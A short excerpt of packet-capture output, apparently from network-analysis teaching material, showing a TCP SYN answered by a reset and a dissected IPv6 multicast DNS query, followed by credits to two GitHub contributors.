413	12.122517104	1.1.1.1	192.168.68.5	TCP	54	205 .. 443 [SYN] Seq=0 Win=8192 Len=0
414	12.122545771	192.168.68.5	1.1.1.1	TCP	54	443 → 205 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface enp0s6, id 0
Ethernet II, Src: 92:6a:6d:63:d9:f0 (92:6a:6d:63:d9:f0), Dst: IPv6mcast_fb (33:33:00:00:00:fb)
Internet Protocol Version 6, Src: fd88:639:9984:9be9:155f:872f:106f:136, Dst: ff02::fb
User Datagram Protocol, Src Port: 5353, Dst Port: 5353
Multicast Domain Name System (query)

References

- ❖ Some materials adopted from
 - #x4nth055@github
 - #dharmil18@github